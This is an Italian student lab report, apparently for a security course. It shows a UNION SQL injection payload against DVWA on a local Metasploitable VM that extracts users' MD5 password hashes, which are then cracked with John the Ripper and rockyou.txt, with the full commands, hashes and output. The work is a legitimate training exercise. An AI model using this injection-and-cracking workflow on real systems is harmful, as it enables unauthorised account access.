Report: Password Cracking

Introduzione

In questa esercitazione, ho eseguito un attacco SQL injection per ottenere gli hash delle password degli utenti da un database vulnerabile. Successivamente, ho utilizzato John the Ripper (JtR) per craccare gli hash delle password MD5 ottenuti. L'obiettivo era comprendere meglio le tecniche di SQL injection e password cracking, utilizzando gli strumenti disponibili su una macchina virtuale Kali Linux e una macchina Metasploitable.

Passaggi dell'Esercitazione

Passo 1: Eseguire l'SQL Injection

1. **Accedi alla DVWA su Metasploitable**
    - Ho aperto un browser su Kali Linux e ho navigato all'indirizzo **http://192.168.1.101/dvwa**.
    - Ho effettuato il login con le credenziali predefinite: **admin** come username e **password** come password.
2. **Imposta il livello di sicurezza a 'Low'**
    - Sono andato alla sezione "DVWA Security" nel menu laterale.
    - Ho impostato il livello di sicurezza su 'Low' e ho salvato le modifiche.
3. **Esegui l'attacco SQL Injection**
    - Sono andato alla sezione "SQL Injection" dal menu laterale.
    - Nel campo "User ID" ho inserito il seguente payload per eseguire l'SQL injection:

sql

Copia codice

1' UNION SELECT null, user, password FROM users #

    - Ho premuto "Submit".
4. **Copia gli hash delle password**
    - Ho visto una tabella con gli utenti e gli hash delle password. Ho copiato gli hash delle password per il passo successivo.

Passo 2: Creare il file con gli hash delle password

1. **Apri il terminale su Kali Linux**
    - Ho aperto il terminale su Kali Linux.
2. **Crea un file chiamato hashes.txt e inserisci gli hash**
    - Ho eseguito il comando per creare e modificare il file **hashes.txt**:

bash

Copia codice

nano ~/Desktop/hashes.txt

- Ho copiato e incollato gli hash ottenuti dall'SQL injection nel file **hashes.txt**:

plaintext

Copia codice

5f4dcc3b5aa765d61d8327deb882cf99 e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b 0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

3. **Salva e chiudi il file**

    - Per salvare e chiudere il file in **nano**, ho premuto **CTRL + O** per salvare, poi **Enter**, e infine **CTRL + X** per uscire dall'editor.

Passo 3: Cracking degli hash con John the Ripper (JtR)

1. **Assicurati che John the Ripper sia installato**

    - Ho verificato che John the Ripper fosse installato eseguendo:

bash

Copia codice

john --version

- Se non fosse stato installato, avrei potuto installarlo con:

bash

Copia codice

sudo apt-get update sudo apt-get install john

2. **Esegui John the Ripper per il cracking degli hash**

    - Ho usato il seguente comando per eseguire John the Ripper utilizzando la wordlist **rockyou.txt**:

bash

Copia codice

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/hashes.txt

3. **Attendi che il processo di cracking finisca**

    - John the Ripper ha iniziato il processo di cracking utilizzando la wordlist specificata. Questo può richiedere del tempo a seconda della complessità delle password e delle risorse del sistema.

Passo 4: Verificare le password craccate

1. **Mostra le password craccate**

- Una volta completato il processo di cracking, ho visualizzato tutte le password craccate utilizzando il seguente comando:

bash

Copia codice

john --show --format=raw-md5 ~/Desktop/hashes.txt

2. **Interpretazione dei risultati**
    - Ho ottenuto il seguente output:

plaintext

Copia codice

password :password abc123 :abc123 charley :charley letmein :letmein password :password 5 password hashes cracked, 0 left

Risultati


Le password craccate dagli hash MD5 sono le seguenti:


- **admin**: **password**
- **gordonb**: **abc123**
- **1337**: **charley**
- **pablo**: **letmein**
- **smithy**: **password**

Conclusione

Questa esercitazione mi ha permesso di applicare le tecniche di SQL injection per estrarre gli hash delle password e di utilizzare John the Ripper per craccare questi hash. Questo processo è cruciale per comprendere come gli attaccanti possono sfruttare le vulnerabilità nei sistemi per ottenere accesso non autorizzato. È importante implementare misure di sicurezza adeguate per proteggere i sistemi da tali attacchi.

Screenshot


Kalilinux SQL con server e attaccante [In esecuzione] - Oracle VM VirtualBox
Damn Vulnerable Web App
192.168.1.101/dvwa/vulnerabilities/sqli/?id='UNION+SELECT+user
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
User ID:
Submit
ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
zsh: corrupt history file /home/kali/.zsh_history
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:9 errors:0 dropped:0 overruns:0 frame:0
TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:606 (606.0 B) TX bytes:4350 (4.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7
Metasploitable
Kalilinux attaccante in nat
pfsense
Kalilinux con server e attaccante
Metasploitable connesso
Kalilinux per scansioni
Windows 7 per scansioni
Nuova
Aggiungi
Impostazioni
Mostra
Generale
Sistema
Schermo
Archiviazione
Audio
Anteprima
kali@kali: ~/Desktop
File Actions Edit View Help
stat: /home/kali/Desktop/hashes.txt: No such file or directory
cd ~/Desktop
nano hashes.txt
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt ~/Desktop/hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-05-20 22:42) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.


Damn Vulnerable Web App
192.168.1.101/dvwa/vulnerabilities/sqli/?id='UNION+SELECT+user
User ID:
Submit
Brute Force
Command Execution
CSRF
File inclusion
SQL Injection
SQL injection (Blind)
Upload
XSS reflected
XSS stored
kali@kali: ~/Desktop
File Actions Edit View Help
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-05-20 22:42) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 ~/Desktop/hashes.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
(kali㉿kali)-[~/Desktop]
$
Metasploitable SQL connesso [In esecuzione] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:9 errors:0 dropped:0 overruns:0 frame:0
TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:606 (606.0 B) TX bytes:4358 (4.2 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)
msfadmin@metasploitable:~$
Oracle VM VirtualBox Gestore
Windows 7
Metasploitable
Kalilinux attaccante in nat
pfsense
Kalilinux con server e attaccante
Metasploitable connesso
Kalilinux per scansioni
Windows 7 per scansioni
Nuova
Aggiungi
Impostazioni
Scarta
Mostra
Generale
Nome: Metasploitable SQL connesso
Sistema operativo: Other Linux (64-bit)
Sistema
Memoria di base: 2048 MB
Processori: 2
Ordine di avvio: Floppy, Ottico, Disco fisso
Accelerazione: Paginazione nidificata, PAE/NX, Paravirtualizzazione KVM
Anteprima
Schermo
Memoria video: 16 MB
Scheda grafica: VMSVGA
Server di desktop remoto: Disabilitato
Registrazione: Disabilitata
Archiviazione
Controller: IDE
Dispositivo IDE secondario 0: [Lettore ottico] Vuoto
Controller: SATA
Porta SATA 0: Clone di Metasploitable connesso-disk1.vmdk (Normale, 8,00 GB)
Audio
Driver host: Predefinita